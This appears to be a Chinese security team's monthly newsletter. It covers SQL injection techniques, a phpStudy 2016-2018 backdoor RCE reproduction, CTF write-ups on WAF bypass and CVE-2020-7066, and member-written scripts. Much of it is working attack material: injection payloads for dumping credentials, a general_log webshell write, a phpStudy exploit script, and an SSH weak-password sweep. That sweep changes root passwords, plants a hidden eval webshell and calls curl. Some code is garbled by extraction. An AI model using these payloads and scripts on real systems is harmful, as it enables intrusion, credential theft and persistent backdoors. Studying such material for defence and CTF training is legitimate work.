

[2023.01.29]

# [安全研究部①月刊]

[PearSky]

## 摘要

SQL 注入基础, CVE 分析, 漏洞复现, 脚本工具分享

[日期及邮编地址]

## 目录

珠天 PearlSky@安全研究部&月刊 .....	4
SQL 注入 (tacoking) .....	4
1. SQL 注入的原理: .....	4
2. SQL 注入的危害: .....	4
特别的情况下还可以对数据库内容进行插入、修改、删除 .....	4
3. SQL 注入的分类: .....	4
4. 注入手法: .....	5
1. 联合查询: .....	5
注意: ! ! ! ! .....	5
2. 报错注入: .....	6
3. 布尔盲注 (爆破成本高): .....	8
4. 延时注入: .....	8
5. 堆叠注入: .....	9
6. 宽字节注入: .....	9
7. Cookie 注入: .....	10
8. base64 注入: .....	10
9. User-Agent 注入: .....	10
10. Referer 注入: .....	10
11. SQL 注入读写文件: .....	10
file_priv 是查看该用户是否存在有读写文件的权限 .....	10
sql 注入文件读写方式: .....	11
查看 secure_file_priv 设置状态 .....	11
高权限注入遇到 secure_file_priv .....	11
12. SQLmap 使用 .....	12
phpstudy_2016-2018_rce 漏洞复现 .....	13
前言 .....	13

一. 漏洞描述 .....	13
二. 漏洞等级 .....	13
三. 影响版本 .....	13
四. 准备工具 .....	13
五. 查看漏洞点 .....	14
六. 漏洞复现 .....	14
七. 漏洞利用脚本 .....	15
一道绕 waf 的题 .....	16
前言 .....	16
题目 .....	16
解题过程 .....	17
方法一：脏数据绕过 WAF .....	17
方法二：NGINX 日志包含 .....	18
方法三：分块绕过 .....	19
总结 .....	19
解析 CVE-2020-7066 .....	20
前言 .....	20
题目 .....	20
解题 .....	20
结语 .....	23
工具 .....	23
Tacoking .....	23

# 珠天 PearlSky@安全研究部&月刊

## SQL 注入(tacoking)

### 1. SQL 注入的原理:

SQL 注入的攻击行为是通过用户可控参数中注入了 SQL 语法，改变原有 SQL 结构，达到编写程序时意料之外的结果出现，可以总结为一下两个原因叠加造成的：

1. 程序员在处理程序和数据库交互时，使用字符串拼接的方式构造 SQL 语句
2. 未对用户可控参数进行严格的过滤，便把参数内容拼接道 SQL 语句中

### 2. SQL 注入的危害:

攻击者通过利用 SQL 注入漏洞，获取数据库的各种信息（如后台的账号密码），从而脱取数据库的内容（脱库）；

特别的情况下还可以对数据库内容进行插入、修改、删除

如果数据库权限分配存在问题，或者数据库本身存在缺陷，攻击者可以通过 SQL 注入漏洞来直接获取 webshell 或服务器权限

### 3. SQL 注入的分类:

两大基本类型	注入手法	提交参数方式	注入点的位置
数字型	联合查询	GET	URL（如/?id=）

字母型	报错注入	POSTCOOKIE	搜索框
	布尔盲注	HTTP 头部....	留言板（可以结合 xss）
	延时注入		后台登录
	堆叠注入....		

## 4. 注入手法:

### 1. 联合查询:

适用数据库中的内容会回显到页面中来的情况。联合查询就是利用 union select 语句，该语句会同时执行两条 select 语句，实现跨库、跨表查询。

必要的条件:

两条 select 语句查询结果具有相同列数

对应的列数据类型相同（特殊情况下，条件被放松

注意: ! ! ! !

联合查询后面的 union select 查询要是本身数据库没有该内容，它会临时创建，如 select \* from tbname union select 1,2,3, 它会临时创建一行，但是重新查询的时候，第二行就没数据了

```
mysql> select * from cms_users union select 1,2,3;
+-----+-----+-----+
| userid | username | password |
+-----+-----+-----+
|      1 | admin   | e10adc3949ba59abbe56e057f20f883e |
|      1 | 2       | 3       |
+-----+-----+-----+
2 rows in set (0.00 sec)
```

(1) 库名:

```
UNION SELECT 1, 2, database(), 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15
```

(2) 表名:

UNION SELECT

```
1, 2, hex(group_concat(table_name)), 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15 from  
information_schema.tables where table_schema=database()
```

group\_concat(): 将同一组的列显示出来，并且用分隔符分隔。

注释: information\_schema.tables 储存所以数据库的表名，这条语句的意思是在所有的表里寻找当前数据库下的所有表名以组的方式并以十六进制的形式显示出来

(3) 列名:

UNION SELECT

```
1, 2, hex(group_concat(column_name)), 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15 from  
informatio_schema.columns where table_schema=database() and table_name='tb'
```

注释: informatio\_schema.columns 是储存所以数据库的列名，这条语句是在所有的列下寻找当前数据库下的 tb 表下的所有列名以组的方式并以十六进制的方式显示出来

(4) 字段:

```
UNION SELECT 1, 2, hex(concat(xxx, 0x7e, yyy)), 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15  
from tb
```

concat(): concat() 函数用于将两个字符串连接起来，形成一个单一的字符串，0x7e 是~

注释: 在 tb 表下寻找 xxx 和 yyy 字段的内容，显示形式为 xxx~yyy

## 2. 报错注入:

在注入点的判断过程中，发现数据库中 SQL 语句的报错信息，会显示在页面中，因此可以利用报错信息进行注入。

报错注入的原理，在错误信息中执行 SQL 语句。触发报错的方式有很多，具体细节也不尽相同。

(1) group by 重复键冲突:

and (select 1 from (select count(\*), concat(0x5e, (select database()), 0x5e, floor(rand()\*2))x from information\_schema.tables group by x)a)

and (select 1 from (select count(\*), concat(0x5e, (select password from cms\_users limit 0, 1), 0x5e, floor(rand()\*2))x from information\_schema.tables group by x)a)

2) extractvalue 报错函数(参数只有两个):

爆库: and extractvalue(1, concat(0x5e, (select database()), 0x5e))

爆表: and extractvalue(1, concat(0x7e, substr((select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()), 1, 32), 0x7e))

爆列: and extractvalue(1, concat(0x7e, substr((select group\_concat(column\_name) from information\_schema.columns where table\_schema=database() and table\_name='tb'), 1, 32), 0x7e))

数据: and extractvalue(1, concat(0x7e, substr((select concat(username, 0x7e, password) from cms\_users), 1, 30), 0x7e))

(3) updatexml 报错注入(三个参数):

爆库: and updatexml(1, concat(0x5e, (select database()), 0x5e), 1)

爆表: and updatexml(1, concat(0x7e, substr((select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()), 1, 90), 0x7e), 1)

爆列: and updatexml(1, concat(0x7e, substr((select group\_concat(column\_name) from information\_schema.columns where table\_schema=database() and table\_name='cms\_users'), 1, 32), 0x7e), 1)

爆数据: 数据: and updatexml(1, concat(0x7e, substr((select concat(username, 0x7e, password) from cms\_users), 1, 30), 0x7e), 1)

### 3. 布尔盲注（爆破成本高）：

`and database()='xxx' --+进行判断`

判断数据库的字符长度：`and ascii(substr(database(),1,1))=x --+`

#### 半自动注入：

利用 bp 进行半自动注入，选用回显中比较亮眼的字符串进行查找，打开 bp 的测试器模块，对 url 进行设置变化的参数，攻击类型选择集束炸弹，有效载荷 1 选择数值，有效载荷 2 选择蛮力，最短 1 最长 1 进行破解

爆库：`and substr(database(),1,1) --+`

爆表：`and substr((select group_concat(table_name) from information_schema.tables where table_schema='database'),1,1)=xxx`

爆列：`and substr((select group_concat(column_name) from information_schema.columns where table_schema='database' and table_name='tb'),1,1)=xxx`

爆字段：`and substr((select concat(xxx,0x7e) from tb),1,1) =yyy`

### 4. 延时注入：

`/sqli-labs/Less-9/?id=2' and sleep(5) --+有延时`

`/sqli-labs/Less-9/?id=2' and if(length(database())>1,sleep(5),1) --+`

# 页面有延时

if() 语句有三个参数，第一个参数是条件，成功则执行第二个参数，并返回第三个参数

#### 半自动注入：

利用 bp 进行半自动注入，选用回显中比较亮眼的字符串进行查找，打开 bp 的测试器模块，对 url 进行设置变化的参数，攻击类型选择集束炸弹，有效载荷 1 选择数值，有效载荷 2 选择蛮力，最短 1 最长 1 进行破解



爆库: /sqli-labs/Less-9/?id=2' and if(substr(database(),1,1)='',sleep(5),1)

--+

爆表: /sqli-labs/Less-9/?id=2' and if(substr((select group\_concat(table\_name) from information\_schema.tables where table\_schema=''),1,1),sleep(5),1) --+

爆列: /sqli-labs/Less-9/?id=2' and if(substr((select group\_concat(column\_name) from information\_schema.columns where table\_schema='' and table\_name=''),1,1),sleep(5),1) --+

爆数据: /sqli-labs/Less-9/?id=2' and if(substr((select concat(username,0x7e,password) from tb),1,1),sleep(5),1) --+

## 5. 堆叠注入:

一次 HTTP 请求,可以同时执行多条 SQL 语句,因为存在 `mysqli_multi_query` 函数,该函数支持多条 sql 语句同时进行。以 sqli-labs 第 38 关为例子。

?id=2';update users set password='123456' --+

#更新密码,后面可接插入,删除,修改语句等

## 6. 宽字节注入:

这里我们可以采用宽字节注入。当某字符的大小为一个字节时,称其字符为窄字节当某字符的大小为两个字节时,称其字符为宽字节。所有英文默认占一个字节,汉字占两个字节。

**GBK 汉字编码方案**,双字节编码,两个字节作为一个汉字。GBK 编码范围 [8140, FEFE], 可以通过**汉字字符集编码查询**

漏洞语句: sqli-labs/Less-32?id=-3%81' UNION SELECT 1,version(),3 --+

与转义字符的 16 进制码拼成一个 GBK 编码,使转义字符失效

## 7. Cookie 注入:

注入点在 Cookie 数据中, 以 sqli-labs-20 关为例子。

```
Cookie: uname=Dumb' and updatexml(1,concat(0x3a,(select database()),0x3a),1)
#
```

## 8. base64 注入:

注入的参数需要进行 base64 编码, 以 sqli-labs-22 关为例子。

```
uname=RHVtYiIgYW5kIHVwZGF0ZXhtbCgxLGNvbmlhdCgweDVlLChzZWx1Y3QgZGF0YWJhc2UoK
SksMHg1ZSksMSkj
```

## 9. User-Agent 注入:

注入的参数在 User-Agent 中, 以 sqli-labs-18 关为例子。

```
User-Agent: AJEST' and updatexml(1,concat(0x5e,(select database()),0x5e),1)
and '1
```

## 10. Referer 注入:

注入参数在 Referer 字段中, 以 sqli-labs-19 关为例子。

```
Referer: AJEST' and updatexml(1,concat(0x5e,(select version()),0x5e),1) and
'1
```

## 11. SQL 注入读写文件:

前提条件: 当前用户有读写权限, 如 root@localhost 和已知文件读写的绝对路径

```
?id=33 and 1=2 UNION SELECT 1,2,
hex(file_priv),4,5,6,7,8,9,10,11,12,13,14,15from mysql.user where
user='root' and host='localhost'
```

file\_priv 是查看该用户是否存在有读写文件的权限

`secure_file_priv` 参数限制了 `mysqld` (MySQL DBMS) 的导入导出操作, 这个选项是不能利用 SQL 语句修改, 修改 `my.ini` 配置文件, 并重启 `mysql` 数据库。

### `secure_file_priv` 对读写文件的影响:

`secure_file_priv` 在 `mysql` 的 `my.ini` 中设置, 用来限制 `load_file()`、`into outfile`、`into outfile` 函数在哪个目录下拥有上传或者读取文件的权限。

### sql 注入文件读写方式:

`load_file()` : 读取指定文件

`LOAD DATA LOCAL INFILE`: 读取指定文件[当 `secure_file_priv` 为 `null` 时可以代替 `load_file()`]

`into outfile` : 将查询的数据写入文件中

`into outfile`: 将查询的数据写入文件中 (只能写入一行数据)

`sqlmap: --file-write` 要写入的文件 `--file-dest` 写入的绝对路径

### 查看 `secure_file_priv` 设置状态

`show global variables like 'secure%';`

限制 `mysqld` 不允许导入/导出: `secure_file_priv=null` (默认)

限制 `mysqld` 的导入/导出 只能发生在 `/tmp/` 目录下: `secure_file_priv=/tmp/`

不对 `mysqld` 的导入/导出做限制: `secure_file_priv=''`

### 高权限注入遇到 `secure_file_priv`

在 `mysql` 高版本的配置文件中默认没有 `secure_file_priv` 这个选项, 但是你用 SQL 语句来查看 `secure_file_priv` 发现, 没配置这个选项就是 `NULL`, 也就是说无法导出文件。

替代方法: `set global general_log=on;set global`

`general_log_file='C:/phpStudy/WWW/123.php';select '<?php eval($_POST[123]) ?>';`

## 12. SQLmap 使用

-u 检测是否存在 sql 注入漏洞

--dbs 列出所有的数据库名

--current-user 查看当前用户名

--current-db 查看当前数据库名

-D "" 选择查看指定数据库

--tables 查看指定数据库下的所有表名

-T "" 选择查看指定的表

--columns 查看指定表名下的所有字段名

-C "" 选择查看指定的字段，可接多个参数，有逗号分隔

--dump 列出所有字段内容

-r 从文件中读取 HTTP 请求

--os-shell 在特定情况下，可以直接获得目标系统 Shell

--level 3 设置 sqlmap 检测等级 3

--cookie="username=admin" 携带 Cookie 信息进行注入

-g 利用 google 搜索引擎自动搜索注入点

--batch 使用默认选项

### POST 注入：

先 bp 抓包，保存到一个文件里，然后 sqlmap -r x.post 运行

直接 getsHELL

受到 `secure_file_priv` 选项的限制，要为空；

目标系统 Web 根目录的绝对路径。

例如：`sqlmap -u "http://192.168.16.119/show.php?id=33" --os-shell`

# phpstudy\_2016-2018\_rce 漏洞复现

## 前言

强如 phpstudy 也会有漏洞，在当时影响蛮大的，今天那就试着来复现一下这个漏洞

## 一. 漏洞描述

RCE 漏洞，攻击者可以利用该漏洞执行 PHP 命令和执行代码，从而控制用户系统，也可以称作 phpStudy 后门。

## 二. 漏洞等级

高危

## 三. 影响版本

phpstudy2016

phpstudy2018

## 四. 准备工具

VMware 环境

BurpSuite

phpStudy2016

## 五. 查看漏洞点

打开 \phpStudy\php\php-5.2.17\ext\php\_xmlrpc.dll 这个文件，找到了这个

```
@eval(%s('%s'));
```

eval 函数把字符串当成 PHP 代码来执行

## 六. 漏洞复现

这里是在虚拟机上搭的环境，启动 phpstudy2016，访问 phpinfo.php，可以正常访问

PHP Version 5.4.45

System	Windows NT WIN-TG0QLCA4L9I 6.3 build 9200 (Windows Server 2012 R2 Standard Edition) i686
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js --enable-snapshot-build --disable-isapi --enable-debug-pack --without-mssql --without-pdo-mssql --without-pdoweb --with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared --with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared --with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared --enable-object-out-dir=.obj --enable-com-dotnet=shared --with-mcrypt=static --disable-static-analyze --with-pgsql
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpstudy2016\php\php-5.4.45\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	2201000525

打开 burp suite 抓包，访问后缀带有 .php 的文件进行抓包

GET /phpinfo.php HTTP/1.1

Host: 192.168.175.136

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close


Referer: http://192.168.175.136/

Upgrade-Insecure-Requests: 1

我们把数据包里的 Accept-Encoding: gzip, deflate (deflate 前面是有空格的), 我们要把空格删掉, 然后再加上 Accept-Charset: 这个参数, 这个参数是我们要执行的命令, 但要把命令进行 base64 编码, 查看对方 ip



重发数据包, 就可看到对方的 IP 返回了, 之后可以执行查看文件的用户命令, 这里就不举例了



## 七. 漏洞利用脚本

```
import requests
import base64
import sys

url="http://192.168.175.136/phpinfo.php"#url 自行更换
cmd=input("Please input command: ")#接受想执行的命令
cmd=base64.b64encode(f"print(shell_exec('{cmd}'))");".encode())#base64 编码, shell_exec 是执行系统命令函数
```

```
headers={
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0',
    "Accept-Encoding": "gzip, deflate",
    "Accept-Charset": "cmd"
}
res=requests.post(url=url, headers=headers)#发送 get 请求
html=res.content.decode("gb2312")#返回是乱码，解码成中文形式
result=html[0:html.index("<!DOCTYPE html")].strip()#字符串截取
print(result)
```

## 一道绕 waf 的题

### 1. 前言

日常刷题，发现 nssctf 有道题挺好玩的（虽然一开始解不出来也没啥头绪），这道题的解题方法给我补充了不少 web 有关绕过 waf 姿势的相关知识。

### 2. 题目

#### [鹏城杯 2022]简单包含

题目分数：149

题目评分：★ ★ ★ ★ ★ 1.5

题目标签：WEB PHP 伪协议 WAF

题目描述：

```
<?php
highlight_file(__FILE__);
include($_POST["flag"]);
//flag in /var/www/html/flag.php;
```



### 3. 解题过程

题目就这么多，起初我拿到题目第一反应是提示上面的伪协议，我一个 post 传参



```
post: flag=php://filter/read=convert.base64-encode/resource=/var/www/html/flag.php
```

```
nssctf waf! <?php
highlight_file(__FILE__);
include($_POST["flag"]);
//flag in /var/www/html/flag.php;
```

emmmm 很显然 waf 没过。就这样到容器关闭我都没解出来。看了大佬们的文章后我发现这道题说难好像不是很难，只是考点我都不会。。。

#### 方法一：脏数据绕过 WAF


最简单快速的方法，堆脏数据绕过——传入一段长无效数据使 waf 失效，从而实现绕过 waf。有些 waf 处理 POST 的数据时，只会检测开头的 8K，后面选择全部放过。



就像酱紫，成功实现伪协议读取得到的 base64 加密的 flag

## 方法二：NGINX 日志包含

看大佬用的是 nginx 日志包含，大佬是用/var/xxx/./log 来绕过/var/log 的 waf，就能成功包含 nginx 的日志文件，而日志会对 http 请求做记录，把恶意代码写在 UA 就能 get flag




大概是这样子，但是很可惜，这种方法没有复现成功，不知道是啥问题

## 方法三：分块绕过

multipart boundary 分块绕过，这是官方 wp 方法。

原理：multipart/form-data 是一种非常常见的 HTML 表单编码方式，绝大部分的 Web 服务器、框架实现，均支持此编码。其编码后的请求大致如下所示，表单数据通过 boundary 分割。



```
Content-Type: multipart/form-data;boundary=a;boundary=b;
Content-Length: 284

--b
Content-Disposition: form-data; name="fla"; filename="a.png"
Content-Type: image/png

1
--a
Content-Disposition: form-data; name="flag";
Content-Type: application/x-www-form-urlencoded

php://filter/read=convert.base64-encode/resource=/var/www/html/flag.php
--a--
--b--
```

像上面这种就能实现 waf 绕过从而执行伪代码来读取 flag

## 4. 总结

waf 也不是绝对安全的，有很多办法可以绕过，所以不能过度依赖 waf。

# 解析 CVE-2020-7066

## 1. 前言

日常 nss 刷题，看到有个 CVE 签到就简单玩了一下，顺便记录。

## 2. 题目



可以看到题目标签已经提示了我们哪个 cve，以及所要运用的 SSRF 知识去解题



进入环境就两行内容

## 3. 解题

首先我进入环境简单探测了一下，没有 hint（例如有没有什么备份啊，目录啊，源代码什么的），所以我把思路拉回先去看看这个 CVE

In PHP versions 7.2.x below 7.2.29, 7.3.x below 7.3.16 and 7.4.x below 7.4.4, while using `get_headers()` with user-supplied URL, if the URL contains zero (`\0`) character, the URL will be silently truncated at it. This may cause some software to make incorrect assumptions about the target of the `get_headers()` and possibly send some information to a wrong server.

这是漏洞的主要介绍，意思是：

在低于 7.2.29 的 7.2.x，7.3.16 的 7.3.x, 7.4.4 的 7.4.x 的 PHP，当 `get_headers()` 与用户提供的 URL 一起使用时，如果 URL 包含零 (`\0`) 字符，则 URL 将被静默地截断。这可能会导致某些软件对 `get_headers()` 的目标做出错误的假设，并可能将某些信息发送到错误的服务器。

然后经过细心的寻找，在标头发现一个 hint

**Hint:** Flag in localhost

同时发现提供的链接



因为这题直接 SSRF 访问本地是没有用滴，所以我们利用所学过的 SSRF 知识外加这次的 CVE 进行拼接一下得到



```
payload:?url=http://127.0.0.1%00www.ctfhub.com
```

根据 CVE 我们使用%00 进行截断进行对 localhost 的访问，得到回显

```
Array
(
    [0] => HTTP/1.1 200 OK
    [1] => Date: Fri, 27 Jan 2023 13:49:13 GMT
    [2] => Server: Apache/2.4.38 (Debian)
    [3] => X-Powered-By: PHP/7.3.15
    [4] => Tips: Host must be end with '123'
    [5] => Vary: Accept-Encoding
    [6] => Content-Length: 113
    [7] => Connection: close
    [8] => Content-Type: text/html; charset=UTF-8
)
```

看到 tips: 得以 '123' 结尾，那就浅改一下 payload



```
payload:?url=http://127.0.0.123%00www.ctfhub.com
```

```
Array
(
    [0] => HTTP/1.1 200 OK
    [1] => Date: Fri, 27 Jan 2023 13:53:08 GMT
    [2] => Server: Apache/2.4.38 (Debian)
    [3] => X-Powered-By: PHP/7.3.15
    [4] => FLAG: NSSCTF{3912674d-973e-4a61-afd4-a3d218247ab0}
    [5] => Vary: Accept-Encoding
    [6] => Content-Length: 113
    [7] => Connection: close
    [8] => Content-Type: text/html; charset=UTF-8
)
```

ok, 得到 flag

## 4. 结语

挺老的 CVE 了，但是比较适合我这种萌新，所以简单记录一下。

## 工具

这些工具大多是团员在日常过程中所需而编写而成，大多可能布局用通用性，只供大家学习学习

作者:Tacoking

弱口令利用:

```
import paramiko
```

```

for i in range(0,255):

    try:

        url=f"192.168.1{i}"

        s=paramiko.SSHClient()

        s.set_missing_host_key_policy(paramiko.AutoAddPolicy())

        s.connect(host=url,port=2222,username="root",password="root")

        stdin,stdout,stderr=s.exec_command('passwd\n')

        stdin.write("123456\nPass@123.com\nPass@123.com\n")

        stdin,stdout,stderr=s.exec_command("echo '<?php
@eval($_POST['cmd']);?>'>var/www/html/.index__.php")

        stdin,stdout,stderr=s.exec_command("curl XXX")

        print(url+": "+stdout.read().decode("utf-8"))

    except:

        print("利用失败")

```

## 文件匹配:

```

f=open("D:\应用软件\pc\pythonProject\dict")

''' 第一个文件和最后一个文件需要手工比对'''

kaishi_list=f.readlines()

for i in range(len(kaishi_list)):

    f1=open("D:\\应用软件\\pc\\pythonProject\\txt")

    hou_list=f1.readlines()

    #print(hou_list[i])

    if hou_list[i] in kaishi_list:

```



```
        print(f"{hou_list[i].strip()} in kaishi_list")
    else:
        print(f"{hou_list[i].strip()} is new change")
    fl.close()
```

```
f.close()
```

## 进程主机探活：

```
import gevent
from gevent import monkey
monkey.patch_all(thread=False)
import platform
import subprocess
from queue import Queue
import IPy
import re

ip_que = Queue()

def star_ping(ip_list):
    for ip in ip_list:
        ip_que.put(ip)
    # 开启多协程
    cos = []
    for i in range(len(ip_list)):
        # 调用工作函数
```

```

        c = gevent.spawn(ping_func)

        cos.append(c)

gevent.joinall(cos)

def ping_func():
    while True:
        if ip_que.qsize() == 0:
            break

        ip = ip_que.get()

        if (platform.system() == 'Windows') :
            print('ping -n 1 {}'.format(ip))

            ping = subprocess.Popen(
                'ping -n 1 {}'.format(ip),
                shell=False,
                close_fds=True,
                stdout=subprocess.PIPE,
                stderr=subprocess.PIPE
            )

        else:
            ping = subprocess.Popen(
                'ping -c 1 {}'.format(ip),
                shell=False,
                close_fds=True,
                stdout=subprocess.PIPE,
                stderr=subprocess.PIPE
            )

```

```

try:

    out, err = ping.communicate(timeout=8)

    if 'ttl' in out.decode('GBK').lower():

        print("ip {} is alive".format(ip))

except:

    pass

ping.kill()

def list_of_groups(init_list, children_list_len):

    list_of_groups = zip(*(iter(init_list),) * children_list_len)    # 使用 zip 函数
    将列表按照网段长度分成多个列表

    end_list = [list(i) for i in list_of_groups]    # 转换成列表

    count = len(init_list) % children_list_len

    end_list.append(init_list[-count:]) if count != 0 else end_list

    return end_list

def list_ip(ip):

    newIpplist = []

    if "/" in ip:

        if int(ip.split("/")[1]) >= 24:

            num = ip.split('/')[1]

            length = len(IPy.IP('127.0.0.0/{}'.format(num)))    # 计算网段的 IP 个
            数

            endiplists = list_of_groups(range(0, 256), length)    # 将整个 C 段按子网
            掩码划分成多个列表

            for endiplist in endiplists:    # 判断输入 IP 所在的子网

                if int(ip.split('/')[0].split('.')[1].strip()) in endiplist:

                    for endip in endiplist:

```

```

        newIplist.append('.'.join(ip.split('/')[0].split('.')[:-1])
+ '.{}'.format(endip))    # 以. 为连接符, 组合 IP。

        break

    elif int(ip.split("/")[1]) >= 16:

        new_ip = ip.split(".")[0] + "." + ip.split(".")[1] +
        ".0.0/{}".format(ip.split("/")[1])

        ips = IPy.IP(new_ip)

        for i in ips:

            newIplist.append(str(i))

    else:

        new_ip = ip.split(".")[0] + ".0.0.0/{}".format(ip.split("/")[1])

        ips = IPy.IP(new_ip)

        for i in ips:

            newIplist.append(str(i))

    elif re.match(r'^\d{0,3}.\d{0,3}.\d{0,3}.\d{0,3}$', ip) != None:

        newIplist.append(ip)

    return newIplist

def main():

    ip = '192.168.1.0/24' #/24 子网掩码 代表 255.255.255.255

    newIplist = list_ip(ip)

    star_ping(newIplist)

if __name__ == "__main__":

    main()

```

